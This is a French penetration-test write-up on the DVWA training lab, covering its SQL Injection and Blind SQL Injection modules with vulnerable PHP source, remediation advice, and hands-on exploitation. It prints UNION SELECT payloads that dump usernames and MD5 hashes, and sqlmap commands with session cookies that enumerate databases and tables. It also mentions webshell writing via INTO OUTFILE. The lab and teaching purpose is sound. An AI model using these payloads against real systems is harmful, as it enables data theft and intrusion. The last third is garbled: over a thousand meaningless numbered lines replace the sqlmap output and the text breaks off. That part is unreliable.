Test de pénétration sur DVWA

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A table lists the captured request:

Time	Type	Direction	Method	URL	Status code	Length
19:32:45.18 s...	HTTP	→ Request	POST	http://localhost/DVWA/vulnerabilities/sqli/		

Below the table, the 'Request' details are shown in 'Pretty' format:

```
1 POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/DVWA/vulnerabilities/sqli/
12 Cookie: PHPSESSID=ae00a0aa2179cd89956ad96c70aa7af1; security=medium
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 id=1 UNION SELECT user, password FROM users LIMIT 0,1 #&Submit=Submit
```

• Résultat extrait :

The screenshot shows the 'Vulnerability: SQL Injection' page. On the left is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, and File Inclusion. The main content area displays the 'User ID' dropdown set to '1' and a 'Submit' button. Below the button, the following output is shown in red text:

```
ID: 1 UNION SELECT user, password FROM users LIMIT 0,1 #
First name: admin
Surname: admin
```

Below the output, there is a section titled 'More Information'.

High Security


Le script high.php récupère la valeur depuis la session utilisateur au lieu d'un paramètre HTTP direct (GET ou POST) :

The screenshot shows the 'Vulnerability: SQL Injection' page. The sidebar is the same as in the previous screenshot. The main content area displays the 'Click [here to change your ID.](#)' link. Below the link, the output shows:

```
ID: 1
First name: admin
Surname: admin
```

Below the output, there is a section titled 'More Information' with links to Wikipedia, NetSparker, and OWASP.

Overlaid on the screenshot is a browser window titled 'SQL Injection Session Input :: Damn Vulnerable Web Application'. The address bar shows 'http://localhost/DVWA/vulnerabilities/sqli/session'. The page content shows 'Session ID: 1' and a 'Submit' button.



```
// Get input
$id = $_SESSION[ 'id' ];

switch ( $_DVWA['SQLI_DB'] ) {
    case MYSQL:
        // Check database
        $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>Something wen

        // Get results
        while( $row = mysqli_fetch_assoc( $result ) ) {
            // Get values
            $first = $row["first_name"];
            $last = $row["last_name"];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }

        ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mys
        break;
    case SQLITE:
        global $sqlite_db_connection;

        $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
        #print $query;
        try {
            $results = $sqlite_db_connection->query($query);
        } catch (Exception $e) {
            echo 'Caught exception: ' . $e->getMessage();
        }
    }
}
```

Deux failles majeures permettent l'exploitation :

- **Absence d'assainissement** : La variable `$_SESSION['id']`, bien qu'alimentée depuis un autre endpoint (`session-input.php`), est directement concaténée dans la chaîne SQL entre des guillemets simples (').
- **Neutralisation de la clause LIMIT 1** : L'utilisation du caractère de commentaire (`#`) à la fin du payload annule la clause `LIMIT 1`, permettant de retourner la totalité des enregistrements de la table via l'injection `UNION`.

Chaîne d'attaque (PoC)


1. Saisie du Payload via la fenêtre de session (`session-input.php`)

`' UNION SELECT user, password FROM dvwa.users#`

2. Reconstitution de la requête exécutée côté SGBD

`SELECT first_name, last_name FROM users WHERE user_id = " UNION SELECT user, password FROM dvwa.users#" LIMIT 1;`

3. **Résultat** : L'application affiche l'intégralité des identifiants (admin, gordonb, 1337, pablo, smithy) ainsi que leurs empreintes MD5 associées.



Impossible Security

Le niveau **Impossible Security** applique une stratégie de défense en profondeur qui rend l'injection SQL techniquement irréalisable. La séparation stricte entre la logique de requête et les données saisies, renforcée par un contrôle de type rigoureux et un jeton Anti-CSRF, bloque aussi bien les attaques manuelles qu'automatisées.



Mécanismes de défense implémentés

- **Requêtes préparées (Parameterized Queries)** : L'utilisation de PDO (`$db->prepare()`) compile la structure de la commande SQL au préalable. Le paramètre est ensuite transmis via `bindParam()` avec un type explicite (`PDO::PARAM_INT`). Le SGBD traite la

saisie exclusivement comme une valeur littérale, empêchant toute modification de l'arbre syntaxique de la requête.

- **Validation et conversion de type (Input Sanitization) :** La fonction `is_numeric($id)` rejette immédiatement toute chaîne contenant des caractères alphabétiques ou des symboles SQL (`,` `UNION`, `#`, espaces). De plus, `intval($id)` force le transtypage en entier pur.
- **Protection Anti-CSRF (Jeton de Session) :** L'intégration de `checkToken()` impose un jeton unique pour chaque requête. Cela entrave la relecture de requêtes ou l'automatisation par des outils tiers sans gestion préalable des sessions CSRF.

3.7.3. Impact technique

L'exploitation réussie des vulnérabilités d'injection SQL identifiées (niveaux *Low*, *Medium* et *High*) entraîne des conséquences critiques sur la sécurité de l'application et de l'infrastructure :

- **Perte de confidentialité (Critique) :** Extraction intégrale de la base de données, incluant les identifiants d'accès, les données personnelles et les empreintes de mots de passe (MD5) présentes dans la table `users`.
- **Atteinte à l'intégrité (Élevé) :** Selon les privilèges accordés au compte SGBD de l'application, un attaquant peut modifier, injecter ou supprimer des enregistrements arbitraires.
- **Compromission du serveur hôte / RCE (Critique) :** Si le compte SQL dispose du privilège `FILE`, possibilité de lire des fichiers sensibles du système d'exploitation (`LOAD_FILE()`) ou d'écrire un webshell dans le répertoire web via `INTO OUTFILE`, menant à une prise de contrôle à distance du serveur (RCE).
- **Atteinte à la disponibilité (Moyen) :** Risque de déni de service (DoS) par l'exécution de requêtes complexes générant une surcharge CPU/RAM ou la suppression directe de tables (`DROP TABLE`).

3.7.4. Recommandations et Remédiations

Pour éradiquer définitivement les failles d'injection SQL et appliquer une stratégie de défense en profondeur, les mesures correctives suivantes doivent être mises en œuvre :

- **Requêtes préparées (Remédiation principale) :** Dissocier impérativement la logique de la requête SQL des données saisies par l'utilisateur en utilisant des requêtes préparées (*Parameterized Queries*) via PDO ou MySQLi.

```
17 $stmt = $pdo->prepare('SELECT first_name, last_name FROM users WHERE user_id = :id LIMIT 1');
18 $stmt->execute(['id' => $id]);
```

- **Validation et typage strict des données (Input Sanitization) :** Côté serveur, valider rigoureusement le format attendu des variables (ex. transtypage systématique via intval() ou validation par is_numeric()) pour les identifiants numériques).
- **Principe du moindre privilège (SGBD) :** Restreindre les droits du compte utilisateur de la base de données utilisé par l'application :
 - Ne jamais utiliser le compte root ou un équivalent administrateur.
 - Révoquer le privilège FILE pour empêcher la lecture et l'écriture de fichiers sur le système de fichiers hôte.
- **Renforcement du stockage des mots de passe :** Remplacer le hachage obsolète MD5 par des algorithmes robustes intégrant un salage dynamique (ex. **Argon2id** ou **bcrypt**) afin d'invalider le cassage par tables arc-en-ciel (*rainbow tables*) en cas d'exfiltration de la base.
- **Déploiement d'un WAF et protections complémentaires :** Mettre en place un Pare-feu d'Application Web (WAF) pour bloquer les payloads connus en amont et intégrer des jetons Anti-CSRF sur l'ensemble des formulaires.

3.8. Module : SQL Injection Blind

3.8.1. Description de la vulnérabilité

Une **injection SQL en aveugle** (*Blind SQL Injection*) survient lorsque l'application web est vulnérable aux injections SQL, mais ne renvoie directement **aucun résultat de requête** ni **aucun message d'erreur détaillé** du SGBD dans la réponse HTTP.

Contrairement aux injections SQL classiques (*In-Band / Union-Based / Error-Based*), l'attaquant ne peut pas lire directement les données exfiltrées dans la page web. Il doit interroger la base de données de manière conditionnelle (via des assertions binaires « Vrai/Faux ») et déduire les informations à partir du comportement de l'application.

On distingue deux variantes principales d'injection SQL Blind :

- **Boolean-Based Blind SQLi (Basée sur des booléens) :** L'attaquant injecte des requêtes conditionnelles qui évaluent une expression logique (AND 1=1 vs AND 1=2). Si la condition est vraie, l'application renvoie un contenu spécifique (ex. un message d'affirmation ou une différence de taille de réponse). Si elle est fausse, la réponse diffère (ex. message « Utilisateur inexistant »).
- **Time-Based Blind SQLi (Basée sur le délai temporel) :** Lorsque l'application renvoie une réponse rigoureusement identique quelle que soit la validité de la requête, l'attaquant force le SGBD à suspendre son exécution pendant un intervalle donné (ex. via la fonction SLEEP(5) sous MySQL). La mesure du temps de réponse du serveur permet de confirmer si la condition testée était vraie ou fausse.

3.8.2. Vecteur d'attaque et exploitation

Low Security

1. Analyse du code source et de la vulnérabilité

L'analyse du fichier `vulnerabilities/sqli_blind/source/low.php` met en évidence une vulnérabilité d'injection SQL à aveugle basée sur du contenu booléen (*Boolean-based Blind SQL Injection*).



```

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];
    $exists = false;

    switch ( $_DVWA[ 'SQLI_DB' ] ) {
        case MYSQL:
            // Check database
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
            try {
                $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ); // Removed 'or die' t
            } catch (Exception $e) {
                print "There was an error.";
                exit;
            }

            $exists = false;
            if ($result !== false) {
                try {
                    $exists = (mysqli_num_rows( $result ) > 0);
                } catch(Exception $e) {
                    $exists = false;
                }
            }
            ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mys
            break;
        case SQLITE:
            global $sqlite_db_connection;
    
```

- **Défaut de sécurisation** : La variable `$id` issue de la requête HTTP GET est directement concaténée dans la requête SQL sans être assainie (*sanitized*) ni transmise via des requêtes préparées.
- **Comportement « Blind » (Avis d'existence)** : L'application n'affiche pas directement le contenu des colonnes `first_name` ou `last_name`. Elle renvoie uniquement un indicateur binaire (vrai ou faux) :

Si la requête SQL retourne au moins une ligne (`mysqli_num_rows > 0`), la page affiche : User ID exists in the database. (Code HTTP 200).

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)

Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

More Information

Si la requête échoue ou ne renvoie aucun résultat, la page retourne une erreur 404 et le message : User ID is MISSING from the database..

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)

Vulnerability: SQL Injection (Blind)

User ID:

User ID is MISSING from the database.

2. Exploitation automatisée avec SQLMap

Comme l'extraction de données à l'aveugle caractère par caractère (*Boolean-based inferential execution*) est longue à réaliser manuellement, l'outil **SQLMap** a été utilisé pour automatiser le processus.

Étape 1 : Énumération des bases de données (--dbs)

Commande exécutée :

```
(root@kali)-[/home/kali]
# sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=00c083620d56fa01d71394407da91b2c; security=low" --dbs
```



```
{1.10.6#stable}
https://sqlmap.org
```

```
[11:59:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.68
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[11:59:39] [INFO] fetching database names
[11:59:39] [INFO] fetching number of databases
[11:59:39] [WARNING] running in a single-thread mode. Please consider usage of
option '--threads' for faster data retrieval
[11:59:39] [INFO] retrieved: 2
[11:59:39] [INFO] retrieved: information_schema
[11:59:41] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema

[11:59:42] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 85 times
[11:59:42] [INFO] fetched data logged to text files under '/root/.local/share/
sqlmap/output/localhost'

[*] ending @ 11:59:42 /2026-09-19/
```

Étape 2 : Énumération des tables (-D dvwa --tables)

Commande exécutée :

```
(root@kali)-[/home/kali]
# sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=00c083620d56fa01d71394407da91b2c; security=low" -D dvwa --tables
```



{1.10.6#stable}

<https://sqlmap.org>

```
[12:01:36] [INFO] fetching number of tables for database 'dvwa'
[12:01:36] [WARNING] running in a single-thread mode. Please consider usage of
option '--threads' for faster data retrieval
[12:01:36] [INFO] retrieved: 4
[12:01:37] [INFO] retrieved: guestbook
[12:01:38] [INFO] retrieved: access_log
[12:01:39] [INFO] retrieved: users
[12:01:40] [INFO] retrieved: security_log
Database: dvwa
[4 tables]
+-----+
| access_log |
| guestbook  |
| security_log |
| users      |
+-----+

[12:01:41] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 129 times
[12:01:41] [INFO] fetched data logged to text files under '/root/.local/share/
sqlmap/output/localhost'

[*] ending @ 12:01:41 /2026-09-19/
```

Étape 3 : Énumération des colonnes (-D dvwa -T users --columns)

Commande exécutée :

```
(root@kali)-[/home/kali]
# sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=00c083620d56fa01d71394407da91b2c; security=low" -D dvwa -T users --columns

  H
  |
  | [1]
  | [2]
  | [3]
  | [4]
  | [5]
  | [6]
  | [7]
  | [8]
  | [9]
  | [10]
  | [11]
  | [12]
  | [13]
  | [14]
  | [15]
  | [16]
  | [17]
  | [18]
  | [19]
  | [20]
  | [21]
  | [22]
  | [23]
  | [24]
  | [25]
  | [26]
  | [27]
  | [28]
  | [29]
  | [30]
  | [31]
  | [32]
  | [33]
  | [34]
  | [35]
  | [36]
  | [37]
  | [38]
  | [39]
  | [40]
  | [41]
  | [42]
  | [43]
  | [44]
  | [45]
  | [46]
  | [47]
  | [48]
  | [49]
  | [50]
  | [51]
  | [52]
  | [53]
  | [54]
  | [55]
  | [56]
  | [57]
  | [58]
  | [59]
  | [60]
  | [61]
  | [62]
  | [63]
  | [64]
  | [65]
  | [66]
  | [67]
  | [68]
  | [69]
  | [70]
  | [71]
  | [72]
  | [73]
  | [74]
  | [75]
  | [76]
  | [77]
  | [78]
  | [79]
  | [80]
  | [81]
  | [82]
  | [83]
  | [84]
  | [85]
  | [86]
  | [87]
  | [88]
  | [89]
  | [90]
  | [91]
  | [92]
  | [93]
  | [94]
  | [95]
  | [96]
  | [97]
  | [98]
  | [99]
  | [100]
  | [101]
  | [102]
  | [103]
  | [104]
  | [105]
  | [106]
  | [107]
  | [108]
  | [109]
  | [110]
  | [111]
  | [112]
  | [113]
  | [114]
  | [115]
  | [116]
  | [117]
  | [118]
  | [119]
  | [120]
  | [121]
  | [122]
  | [123]
  | [124]
  | [125]
  | [126]
  | [127]
  | [128]
  | [129]
  | [130]
  | [131]
  | [132]
  | [133]
  | [134]
  | [135]
  | [136]
  | [137]
  | [138]
  | [139]
  | [140]
  | [141]
  | [142]
  | [143]
  | [144]
  | [145]
  | [146]
  | [147]
  | [148]
  | [149]
  | [150]
  | [151]
  | [152]
  | [153]
  | [154]
  | [155]
  | [156]
  | [157]
  | [158]
  | [159]
  | [160]
  | [161]
  | [162]
  | [163]
  | [164]
  | [165]
  | [166]
  | [167]
  | [168]
  | [169]
  | [170]
  | [171]
  | [172]
  | [173]
  | [174]
  | [175]
  | [176]
  | [177]
  | [178]
  | [179]
  | [180]
  | [181]
  | [182]
  | [183]
  | [184]
  | [185]
  | [186]
  | [187]
  | [188]
  | [189]
  | [190]
  | [191]
  | [192]
  | [193]
  | [194]
  | [195]
  | [196]
  | [197]
  | [198]
  | [199]
  | [200]
  | [201]
  | [202]
  | [203]
  | [204]
  | [205]
  | [206]
  | [207]
  | [208]
  | [209]
  | [210]
  | [211]
  | [212]
  | [213]
  | [214]
  | [215]
  | [216]
  | [217]
  | [218]
  | [219]
  | [220]
  | [221]
  | [222]
  | [223]
  | [224]
  | [225]
  | [226]
  | [227]
  | [228]
  | [229]
  | [230]
  | [231]
  | [232]
  | [233]
  | [234]
  | [235]
  | [236]
  | [237]
  | [238]
  | [239]
  | [240]
  | [241]
  | [242]
  | [243]
  | [244]
  | [245]
  | [246]
  | [247]
  | [248]
  | [249]
  | [250]
  | [251]
  | [252]
  | [253]
  | [254]
  | [255]
  | [256]
  | [257]
  | [258]
  | [259]
  | [260]
  | [261]
  | [262]
  | [263]
  | [264]
  | [265]
  | [266]
  | [267]
  | [268]
  | [269]
  | [270]
  | [271]
  | [272]
  | [273]
  | [274]
  | [275]
  | [276]
  | [277]
  | [278]
  | [279]
  | [280]
  | [281]
  | [282]
  | [283]
  | [284]
  | [285]
  | [286]
  | [287]
  | [288]
  | [289]
  | [290]
  | [291]
  | [292]
  | [293]
  | [294]
  | [295]
  | [296]
  | [297]
  | [298]
  | [299]
  | [300]
  | [301]
  | [302]
  | [303]
  | [304]
  | [305]
  | [306]
  | [307]
  | [308]
  | [309]
  | [310]
  | [311]
  | [312]
  | [313]
  | [314]
  | [315]
  | [316]
  | [317]
  | [318]
  | [319]
  | [320]
  | [321]
  | [322]
  | [323]
  | [324]
  | [325]
  | [326]
  | [327]
  | [328]
  | [329]
  | [330]
  | [331]
  | [332]
  | [333]
  | [334]
  | [335]
  | [336]
  | [337]
  | [338]
  | [339]
  | [340]
  | [341]
  | [342]
  | [343]
  | [344]
  | [345]
  | [346]
  | [347]
  | [348]
  | [349]
  | [350]
  | [351]
  | [352]
  | [353]
  | [354]
  | [355]
  | [356]
  | [357]
  | [358]
  | [359]
  | [360]
  | [361]
  | [362]
  | [363]
  | [364]
  | [365]
  | [366]
  | [367]
  | [368]
  | [369]
  | [370]
  | [371]
  | [372]
  | [373]
  | [374]
  | [375]
  | [376]
  | [377]
  | [378]
  | [379]
  | [380]
  | [381]
  | [382]
  | [383]
  | [384]
  | [385]
  | [386]
  | [387]
  | [388]
  | [389]
  | [390]
  | [391]
  | [392]
  | [393]
  | [394]
  | [395]
  | [396]
  | [397]
  | [398]
  | [399]
  | [400]
  | [401]
  | [402]
  | [403]
  | [404]
  | [405]
  | [406]
  | [407]
  | [408]
  | [409]
  | [410]
  | [411]
  | [412]
  | [413]
  | [414]
  | [415]
  | [416]
  | [417]
  | [418]
  | [419]
  | [420]
  | [421]
  | [422]
  | [423]
  | [424]
  | [425]
  | [426]
  | [427]
  | [428]
  | [429]
  | [430]
  | [431]
  | [432]
  | [433]
  | [434]
  | [435]
  | [436]
  | [437]
  | [438]
  | [439]
  | [440]
  | [441]
  | [442]
  | [443]
  | [444]
  | [445]
  | [446]
  | [447]
  | [448]
  | [449]
  | [450]
  | [451]
  | [452]
  | [453]
  | [454]
  | [455]
  | [456]
  | [457]
  | [458]
  | [459]
  | [460]
  | [461]
  | [462]
  | [463]
  | [464]
  | [465]
  | [466]
  | [467]
  | [468]
  | [469]
  | [470]
  | [471]
  | [472]
  | [473]
  | [474]
  | [475]
  | [476]
  | [477]
  | [478]
  | [479]
  | [480]
  | [481]
  | [482]
  | [483]
  | [484]
  | [485]
  | [486]
  | [487]
  | [488]
  | [489]
  | [490]
  | [491]
  | [492]
  | [493]
  | [494]
  | [495]
  | [496]
  | [497]
  | [498]
  | [499]
  | [500]
  | [501]
  | [502]
  | [503]
  | [504]
  | [505]
  | [506]
  | [507]
  | [508]
  | [509]
  | [510]
  | [511]
  | [512]
  | [513]
  | [514]
  | [515]
  | [516]
  | [517]
  | [518]
  | [519]
  | [520]
  | [521]
  | [522]
  | [523]
  | [524]
  | [525]
  | [526]
  | [527]
  | [528]
  | [529]
  | [530]
  | [531]
  | [532]
  | [533]
  | [534]
  | [535]
  | [536]
  | [537]
  | [538]
  | [539]
  | [540]
  | [541]
  | [542]
  | [543]
  | [544]
  | [545]
  | [546]
  | [547]
  | [548]
  | [549]
  | [550]
  | [551]
  | [552]
  | [553]
  | [554]
  | [555]
  | [556]
  | [557]
  | [558]
  | [559]
  | [560]
  | [561]
  | [562]
  | [563]
  | [564]
  | [565]
  | [566]
  | [567]
  | [568]
  | [569]
  | [570]
  | [571]
  | [572]
  | [573]
  | [574]
  | [575]
  | [576]
  | [577]
  | [578]
  | [579]
  | [580]
  | [581]
  | [582]
  | [583]
  | [584]
  | [585]
  | [586]
  | [587]
  | [588]
  | [589]
  | [590]
  | [591]
  | [592]
  | [593]
  | [594]
  | [595]
  | [596]
  | [597]
  | [598]
  | [599]
  | [600]
  | [601]
  | [602]
  | [603]
  | [604]
  | [605]
  | [606]
  | [607]
  | [608]
  | [609]
  | [610]
  | [611]
  | [612]
  | [613]
  | [614]
  | [615]
  | [616]
  | [617]
  | [618]
  | [619]
  | [620]
  | [621]
  | [622]
  | [623]
  | [624]
  | [625]
  | [626]
  | [627]
  | [628]
  | [629]
  | [630]
  | [631]
  | [632]
  | [633]
  | [634]
  | [635]
  | [636]
  | [637]
  | [638]
  | [639]
  | [640]
  | [641]
  | [642]
  | [643]
  | [644]
  | [645]
  | [646]
  | [647]
  | [648]
  | [649]
  | [650]
  | [651]
  | [652]
  | [653]
  | [654]
  | [655]
  | [656]
  | [657]
  | [658]
  | [659]
  | [660]
  | [661]
  | [662]
  | [663]
  | [664]
  | [665]
  | [666]
  | [667]
  | [668]
  | [669]
  | [670]
  | [671]
  | [672]
  | [673]
  | [674]
  | [675]
  | [676]
  | [677]
  | [678]
  | [679]
  | [680]
  | [681]
  | [682]
  | [683]
  | [684]
  | [685]
  | [686]
  | [687]
  | [688]
  | [689]
  | [690]
  | [691]
  | [692]
  | [693]
  | [694]
  | [695]
  | [696]
  | [697]
  | [698]
  | [699]
  | [700]
  | [701]
  | [702]
  | [703]
  | [704]
  | [705]
  | [706]
  | [707]
  | [708]
  | [709]
  | [710]
  | [711]
  | [712]
  | [713]
  | [714]
  | [715]
  | [716]
  | [717]
  | [718]
  | [719]
  | [720]
  | [721]
  | [722]
  | [723]
  | [724]
  | [725]
  | [726]
  | [727]
  | [728]
  | [729]
  | [730]
  | [731]
  | [732]
  | [733]
  | [734]
  | [735]
  | [736]
  | [737]
  | [738]
  | [739]
  | [740]
  | [741]
  | [742]
  | [743]
  | [744]
  | [745]
  | [746]
  | [747]
  | [748]
  | [749]
  | [750]
  | [751]
  | [752]
  | [753]
  | [754]
  | [755]
  | [756]
  | [757]
  | [758]
  | [759]
  | [760]
  | [761]
  | [762]
  | [763]
  | [764]
  | [765]
  | [766]
  | [767]
  | [768]
  | [769]
  | [770]
  | [771]
  | [772]
  | [773]
  | [774]
  | [775]
  | [776]
  | [777]
  | [778]
  | [779]
  | [780]
  | [781]
  | [782]
  | [783]
  | [784]
  | [785]
  | [786]
  | [787]
  | [788]
  | [789]
  | [790]
  | [791]
  | [792]
  | [793]
  | [794]
  | [795]
  | [796]
  | [797]
  | [798]
  | [799]
  | [800]
  | [801]
  | [802]
  | [803]
  | [804]
  | [805]
  | [806]
  | [807]
  | [808]
  | [809]
  | [810]
  | [811]
  | [812]
  | [813]
  | [814]
  | [815]
  | [816]
  | [817]
  | [818]
  | [819]
  | [820]
  | [821]
  | [822]
  | [823]
  | [824]
  | [825]
  | [826]
  | [827]
  | [828]
  | [829]
  | [830]
  | [831]
  | [832]
  | [833]
  | [834]
  | [835]
  | [836]
  | [837]
  | [838]
  | [839]
  | [840]
  | [841]
  | [842]
  | [843]
  | [844]
  | [845]
  | [846]
  | [847]
  | [848]
  | [849]
  | [850]
  | [851]
  | [852]
  | [853]
  | [854]
  | [855]
  | [856]
  | [857]
  | [858]
  | [859]
  | [860]
  | [861]
  | [862]
  | [863]
  | [864]
  | [865]
  | [866]
  | [867]
  | [868]
  | [869]
  | [870]
  | [871]
  | [872]
  | [873]
  | [874]
  | [875]
  | [876]
  | [877]
  | [878]
  | [879]
  | [880]
  | [881]
  | [882]
  | [883]
  | [884]
  | [885]
  | [886]
  | [887]
  | [888]
  | [889]
  | [890]
  | [891]
  | [892]
  | [893]
  | [894]
  | [895]
  | [896]
  | [897]
  | [898]
  | [899]
  | [900]
  | [901]
  | [902]
  | [903]
  | [904]
  | [905]
  | [906]
  | [907]
  | [908]
  | [909]
  | [910]
  | [911]
  | [912]
  | [913]
  | [914]
  | [915]
  | [916]
  | [917]
  | [918]
  | [919]
  | [920]
  | [921]
  | [922]
  | [923]
  | [924]
  | [925]
  | [926]
  | [927]
  | [928]
  | [929]
  | [930]
  | [931]
  | [932]
  | [933]
  | [934]
  | [935]
  | [936]
  | [937]
  | [938]
  | [939]
  | [940]
  | [941]
  | [942]
  | [943]
  | [944]
  | [945]
  | [946]
  | [947]
  | [948]
  | [949]
  | [950]
  | [951]
  | [952]
  | [953]
  | [954]
  | [955]
  | [956]
  | [957]
  | [958]
  | [959]
  | [960]
  | [961]
  | [962]
  | [963]
  | [964]
  | [965]
  | [966]
  | [967]
  | [968]
  | [969]
  | [970]
  | [971]
  | [972]
  | [973]
  | [974]
  | [975]
  | [976]
  | [977]
  | [978]
  | [979]
  | [980]
  | [981]
  | [982]
  | [983]
  | [984]
  | [985]
  | [986]
  | [987]
  | [988]
  | [989]
  | [990]
  | [991]
  | [992]
  | [993]
  | [994]
  | [995]
  | [996]
  | [997]
  | [998]
  | [999]
  | [1000]
  | [1001]
  | [1002]
  | [1003]
  | [1004]
  | [1005]
  | [1006]
  | [1007]
